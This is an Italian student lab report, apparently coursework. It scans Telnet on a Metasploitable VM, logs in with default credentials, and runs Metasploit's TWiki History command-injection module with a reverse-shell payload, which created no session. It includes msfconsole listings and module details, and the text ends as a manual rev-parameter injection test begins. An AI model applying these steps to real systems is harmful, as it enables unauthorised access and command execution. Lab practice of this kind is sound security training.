Studentessa	Corso	Attività svolta
Martina Foresta	Cybersecurity	Analisi del servizio Telnet e vulnerabilità TWiki su Metasploitable


Analisi del servizio Telnet e vulnerabilità TWiki su Metasploitable


L'attività è stata svolta utilizzando Kali Linux come macchina di analisi e Metasploitable come bersaglio vulnerabile. Il lavoro comprende la configurazione della rete, la verifica del servizio Telnet, l'analisi di una vulnerabilità della funzione History di TWiki.

1 Configurazione degli indirizzi IP

Kali Linux. È stato impostato manualmente l'indirizzo 192.168.1.25

Metasploitable. Nel file /etc/network/interfaces l'interfaccia eth0 è stata configurata staticamente con 192.168.1.40.






Metasploitable2 (Meta 2) [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
GNU nano 2.0.7 File: /etc/network/interfaces Modified
This file describes the network interfaces available on your system
and how to activate them. For more information, see interfaces(5).
The loopback network interface
auto lo
iface lo inet loopback
The primary network interface
auto eth0
iface eth0 inet static
address 192.168.1.40
netmask 255.255.255.0
gateway 192.168.1.1
^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell


2 Verifica della configurazione e della connettività

Controllo locale. Il comando ifconfig conferma 192.168.1.25 su Kali e 192.168.1.40 su Metasploitable.

Test di rete. Da Kali sono stati inviati tre pacchetti ICMP al bersaglio. Tutti hanno ricevuto risposta: la rete di laboratorio è quindi funzionante tra i due sistemi.







3 Avvio di Metasploit e ricerca del modulo Telnet

Procedura. Dopo l'avvio di msfconsole è stato usato search telnet.

Modulo scelto. Nell'installazione utilizzata, auxiliary/scanner/telnet/telnet_version compare all'indice 78. Il comando use 78 ha caricato esattamente quel modulo.



```
msf > search telnet

Matching Modules

   #   Full Name                                                  Disclosure Date  Rank       Check  Name
   -   ---------                                                  ---------------  ----       -----  ----
   0   exploit/linux/misc/asus_infosvr_auth_bypass_exec           2015-01-04       excellent  No     ASUS infosvr Auth Bypass Command Execution
   1   exploit/linux/http/asuswrt_lan_rce                         2018-01-22       excellent  No     AsusWRT LAN Unauthenticated Remote Code Execution
   2   auxiliary/server/capture/telnet                            .                normal     No     Authentication Capture: Telnet
   3   auxiliary/scanner/telnet/brocade_enable_login              .                normal     No     Brocade Enable Login Check Scanner
   4   exploit/windows/proxy/ccproxy_telnet_ping                  2004-11-11       average    Yes    CCProxy Telnet Proxy Ping Overflow
   5     \_ target: Automatic                                     .                .          .      .
   6     \_ target: Windows 2000 Pro All - English                .                .          .      .
   7     \_ target: Windows 2000 Pro All - Italian                .                .          .      .
   8     \_ target: Windows 2000 Pro All - French                 .                .          .      .
   9     \_ target: Windows XP SP0/1 - English                    .                .          .      .
   10    \_ target: Windows XP SP2 - English                      .                .          .      .
   11  auxiliary/dos/cisco/ios_telnet_rocem                       2017-03-17       normal     No     Cisco IOS Telnet Denial of Service
   12  auxiliary/admin/http/dlink_dir_300_600_exec_noauth         2013-02-04       normal     No     D-Link DIR-600 / DIR-300 Unauthenticated Remote Command Execution
   13  exploit/linux/http/dlink_diagnostic_exec_noauth            2013-03-05       excellent  No     D-Link DIR-645 / DIR-815 diagnostic.php Command Execution
   14    \_ target: CMD                                           .                .          .      .
   15    \_ target: Linux mipsel Payload                          .                .          .      .
   16  exploit/linux/http/dlink_dir300_exec_telnet                2013-04-22       excellent  No     D-Link Devices Unauthenticated Remote Command Execution
   17  exploit/unix/webapp/dogfood_spell_exec                     2009-03-03       excellent  Yes    Dogfood CRM spell.php Remote Command Execution
   18  exploit/freebsd/telnet/telnet_encrypt_keyid                2011-12-23       great      No     FreeBSD Telnet Service Encryption Key ID Buffer Overflow
   19    \_ target: Automatic                                     .                .          .      .
   20    \_ target: FreeBSD 8.2                                   .                .          .      .
   21    \_ target: FreeBSD 8.1                                   .                .          .      .
   22    \_ target: FreeBSD 8.0                                   .                .          .      .
   23    \_ target: FreeBSD 7.3/7.4                               .                .          .      .
   24    \_ target: FreeBSD 7.0/7.1/7.2                           .                .          .      .
   25    \_ target: FreeBSD 6.3/6.4                               .                .          .      .
   26    \_ target: FreeBSD 6.0/6.1/6.2                           .                .          .      .
   27    \_ target: FreeBSD 5.5                                   .                .          .      .
   28    \_ target: FreeBSD 5.3                                   .                .          .      .
   29  exploit/windows/telnet/gamsoft_telsrv_username             2000-07-17       average    Yes    GAMSoft TelSrv 1.5 Username Buffer Overflow
   30    \_ target: Windows 2000 Pro SP0/4 English REMOTE         .                .          .      .
   31    \_ target: Windows 2000 Pro SP0/4 English LOCAL (debug - 127.0.0.1)  .   .          .      .
   32    \_ target: Windows 2000 Pro SP0/4 English LOCAL (debug - dhcp)       .   .          .      .
   33  exploit/linux/telnet/gnu_inetutils_auth_bypass             2026-01-26       great      No     GNU Inetutils Telnet Authentication Bypass Exploit CVE-2026-24061
   34  exploit/windows/telnet/goodtech_telnet                     2005-03-15       average    No     GoodTech Telnet Server Buffer Overflow
   35    \_ target: Windows 2000 Pro English All                  .                .          .      .
   36    \_ target: Windows XP Pro SP0/SP1 English                .                .          .      .
   37  exploit/linux/misc/hp_jetdirect_path_traversal             2017-04-05       normal     No     HP Jetdirect Path Traversal Arbitrary Code Execution
   38  exploit/linux/http/huawei_hg532n_cmdinject                 2017-04-15       excellent  Yes    Huawei HG532n Command Injection
   39  exploit/linux/misc/igel_command_injection                  2021-02-25       excellent  Yes    IGEL OS Secure VNC/Terminal Command Injection RCE
   40    \_ target: Secure Terminal Service                       .                .          .      .
   41    \_ target: Secure Shadow Service                         .                .          .      .
   42  auxiliary/scanner/ssh/juniper_backdoor                     2015-12-20       normal     No     Juniper SSH Backdoor Scanner
   43  auxiliary/scanner/telnet/lantronix_telnet_password         .                normal     No     Lantronix Telnet Password Recovery
   44  auxiliary/scanner/telnet/lantronix_telnet_version          .                normal     No     Lantronix Telnet Service Banner Detection
   45  exploit/linux/telnet/telnet_encrypt_keyid                  2011-12-23       great      No     Linux BSD-derived Telnet Service Encryption Key ID Buffer Overflow
   46    \_ target: Automatic                                     .                .          .      .
   47    \_ target: Red Hat Enterprise Linux 3 (krb5-telnet)      .                .          .      .
   48  auxiliary/dos/windows/ftp/iis75_ftpd_iac_bof               2010-12-21       normal     No     Microsoft IIS FTP Server Encoded Response Overflow Trigger
   49  exploit/linux/telnet/netgear_telnetenable                  2009-10-30       excellent  Yes    NETGEAR telnetenable
   50    \_ target: Automatic (detect TCP or UDP)                 .                .          .      .
   51    \_ target: TCP (typically older devices)                 .                .          .      .
   52    \_ target: UDP (typically newer devices)                 .                .          .      .
   53  auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass  2021-09-06   normal     Yes    Netgear PNPX_GetShareFolderList Authentication Bypass
   54  auxiliary/admin/http/netgear_r6700_pass_reset              2020-06-15       normal     Yes    Netgear R6700v3 Unauthenticated LAN Admin Password Reset
   55  auxiliary/admin/http/netgear_r7000_backup_cgi_heap_overflow_rce  2021-04-21   normal     Yes    Netgear R7000 backup.cgi Heap Overflow RCE
   56  payload/php/unix/cmd/bind_busybox_telnetd                  .                normal     No     OS Command Exec, Unix Command Shell, Bind TCP (via BusyBox telnetd)
   57  payload/php/unix/cmd/reverse                               .                normal     No     OS Command Exec, Unix Command Shell, Double Reverse TCP (telnet)
   58  payload/php/unix/cmd/reverse_ssl_double_telnet             .                normal     No     OS Command Exec, Unix Command Shell, Double Reverse TCP SSL (telnet)
   59  payload/php/unix/cmd/reverse_bash_telnet_ssl               .                normal     No     OS Command Exec, Unix Command Shell, Reverse TCP SSL (telnet)
   60  exploit/unix/misc/polycom_hdx_auth_bypass                  2013-01-18       normal     Yes    Polycom Command Shell Authorization Bypass
   61  exploit/unix/misc/polycom_hdx_traceroute_exec              2017-11-12       excellent  Yes    Polycom Shell HDX Series Traceroute Command Execution
   62  exploit/freebsd/ftp/proftp_telnet_iac                      2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
   63    \_ target: Automatic Targeting                           .                .          .      .
   64    \_ target: Debug                                         .                .          .      .
   65    \_ target: ProFTPD 1.3.2a Server (FreeBSD 8.0)           .                .          .      .
   66  exploit/linux/ftp/proftp_telnet_iac                        2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
   67    \_ target: Automatic Targeting                           .                .          .      .
   68    \_ target: Debug                                         .                .          .      .
   69    \_ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1  .              .          .      .
   70    \_ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1 (Debug)  .      .          .      .
   71    \_ target: ProFTPD 1.3.2c Server (Ubuntu 10.04)          .                .          .      .
   72  auxiliary/scanner/telnet/telnet_ruggedcom                  .                normal     No     RuggedCom Telnet Password Generator
   73  auxiliary/scanner/telnet/satel_cmd_exec                    2017-04-07       normal     No     Satel Iberia SenNet Data Logger and Electricity Meters Command Injection Vulnerability
   74  exploit/solaris/telnet/ttyprompt                           2002-01-18       excellent  No     Solaris in.telnetd TTYPROMPT Buffer Overflow
   75  exploit/solaris/telnet/fuser                               2007-02-12       excellent  No     Sun Solaris Telnet Remote Authentication Bypass Vulnerability
   76  exploit/linux/http/tp_link_sc2020n_authenticated_telnet_injection  2015-12-20   excellent  No     TP-Link SC2020n Authenticated Telnet Injection
   77  auxiliary/scanner/telnet/telnet_login                      .                normal     No     Telnet Login Check Scanner
   78  auxiliary/scanner/telnet/telnet_version                    .                normal     No     Telnet Service Banner Detection
   79  auxiliary/scanner/telnet/telnet_encrypt_overflow           .                normal     No     Telnet Service Encryption Key ID Overflow Detection
   80  payload/cmd/unix/bind_busybox_telnetd                      .                normal     No     Unix Command Shell, Bind TCP (via BusyBox telnetd)
   81  payload/cmd/unix/reverse                                   .                normal     No     Unix Command Shell, Double Reverse TCP (telnet)
   82  payload/cmd/unix/reverse_ssl_double_telnet                 .                normal     No     Unix Command Shell, Double Reverse TCP SSL (telnet)
   83  payload/cmd/unix/reverse_bash_telnet_ssl                   .                normal     No     Unix Command Shell, Reverse TCP SSL (telnet)
   84  exploit/linux/ssh/vyos_restricted_shell_privesc            2018-11-05       great      Yes    VyOS restricted-shell Escape and Privilege Escalation
   85  post/windows/gather/credentials/mremote                    .                normal     No     Windows Gather mRemote Saved Password Extraction
```


```
msf > use 78
msf auxiliary(scanner/telnet/telnet_version) >
```


4 Configurazione e funzione del modulo telnet_version

Tipo di modulo. telnet_version è un modulo auxiliary di scansione: interroga il servizio e legge il banner, ma non apre automaticamente una shell e non sfrutta da solo una vulnerabilità di esecuzione di codice.

Parametri. show options indica RHOSTS come obbligatorio, RPORT 23 come porta Telnet.

Bersaglio. Con set RHOSTS 192.168.1.40 è stato impostato l'indirizzo della macchina Metasploitable; un secondo show options ne conferma la corretta registrazione.





5 Scansione Telnet e verifica delle credenziali

Scansione. L’esecuzione del modulo ha raggiunto 192.168.1.40:23 e ha acquisito il banner Telnet. Il banner contiene la frase “Login with msfadmin/msfadmin to get started”.

Accesso. Il comando telnet 192.168.1.40 ha aperto la schermata di login. Inserendo msfadmin come utente e password è stato ottenuto il prompt msfadmin@metasploitable:~$, confermando la validità delle credenziali.






6 Ricerca e scelta del modulo TWiki

Ricerca. Con search twiki sono comparsi cinque moduli. La scelta non è stata fatta soltanto in base al nome: è stato esaminato info 2 per confrontare piattaforma, componente, parametri richiesti e comportamento descritto.

Motivazione. Il modulo exploit/unix/webapp/twiki_history riguarda la funzione History di TWiki e dichiara l'esecuzione arbitraria di comandi tramite il parametro rev contenente metacaratteri della shell.



```
msf > search twiki

Matching Modules
================

   #  Full Name                                  Disclosure Date  Rank       Check  Name
   -  ---------                                  ---------------  ----       -----  ----
   0  exploit/unix/webapp/moinmoin_twikidraw     2012-12-30       manual     Yes    MoinMoin twikidraw Action Traversal File Upload
   1  exploit/unix/http/twiki_debug_plugins      2014-10-09       excellent  Yes    TWiki Debugenableplugins Remote Code Execution
   2  exploit/unix/webapp/twiki_history          2005-09-14       excellent  Yes    TWiki History Function Arbitrary Command Execution
   3  exploit/unix/webapp/twiki_maketext         2012-12-15       excellent  Yes    TWiki MAKETEXT Remote Command Execution
   4  exploit/unix/webapp/twiki_search           2004-10-01       excellent  Yes    TWiki Search Function Arbitrary Command Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/unix/webapp/twiki_search

msf >
```



```
msf > info 2

       Name: TWiki History Function Arbitrary Command Execution
     Module: exploit/unix/webapp/twiki_history
   Platform: Unix, Linux
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2005-09-14

Provided by:
  B4dP4nd4
  jduck <jduck@metasploit.com>
  g0tmi1k

Module side effects:
 unknown-side-effects

Module stability:
 unknown-stability

Module reliability:
 unknown-reliability

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic

Check supported:
  Yes

Basic options:
  Name           Current Setting        Required  Description
  ----           ---------------        --------  -----------
  Proxies                               no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks5, socks5h, http, sapni, socks4
  RHOSTS                                yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT          80                     yes       The target port (TCP)
  SSL            false                  no        Negotiate SSL/TLS for outgoing connections
  TWIKI_PAGE     /view/Main/TWikiUsers  yes       TWiki page to use for its history
  TWIKI_REVISION 1                      yes       This revision number MUST exist
  URI            /twiki/bin             yes       TWiki bin directory path
  VHOST                                 no        HTTP server virtual host

Payload information:
  Space: 1024
  Avoid: 0 characters

Description:
  This module exploits a vulnerability in the history component of TWiki.
  By passing a 'rev' parameter containing shell metacharacters,
  an attacker can execute arbitrary OS commands.

  Affected versions:
  - 20040902
  - 20040901
  - 20030201
  - 20011201
  - 20001201

References:
  https://nvd.nist.gov/vuln/detail/CVE-2005-2877
  OSVDB (19403)
```

7 Dati tecnici del modulo TWiki History

- Modulo: exploit/unix/webapp/twiki_history — sfrutta la gestione non sicura della cronologia TWiki.
- Riferimento: CVE-2005-2877 — identificativo della vulnerabilità riportato dal modulo.
- RPORT: 80 — porta del servizio HTTP.
- URI: /twiki/bin — percorso base degli script TWiki.
- TWIKI_PAGE: /view/Main/TWikiUsers — pagina usata per la prova della cronologia.




8 Configurazione e controllo della vulnerabilità TWiki

Opzioni. show options permette di verificare RHOSTS, porta, percorso TWiki, pagina e revisione.

Verifica. Dopo set RHOSTS 192.168.1.40 è stato eseguito check. Metasploit ha risposto “The target is vulnerable”: questo è un riscontro positivo del modulo, non ancora la prova di una sessione interattiva.







9 Scelta del payload e tentativo di sessione reverse

Payload. Dall'elenco dei payload compatibili è stato scelto cmd/unix/reverse, descritto da Metasploit come Unix Command Shell, Double Reverse TCP (telnet). Un payload reverse richiede che il bersaglio stabilisca una connessione di ritorno verso l'ascoltatore sulla macchina Kali.

Parametri. LHOST è 192.168.1.25, cioè Kali, e LPORT è 4444. RHOSTS resta 192.168.1.40, cioè Metasploitable.

Esito. Metasploit ha avviato l'handler e ha nuovamente indicato il bersaglio come vulnerabile, ma ha concluso con "no session was created". Il comando sessions ha confermato che non esistevano sessioni attive.






10 Verifica manuale controllata della command injection

Pagina di partenza. La pagina TWikiUsers era raggiungibile dal browser all'indirizzo /twiki/bin/view/Main/TWikiUsers.

Metodo. Il parametro rev è stato modificato introducendo separatori della shell e comandi innocui. Questa prova non crea persistenza e non modifica dati: serve a osservare se l'input della richiesta viene interpretato dal sistema operativo.



11 Significato della sintassi usata nel parametro rev

• rev=2 — Richiede la revisione 2 della pagina.

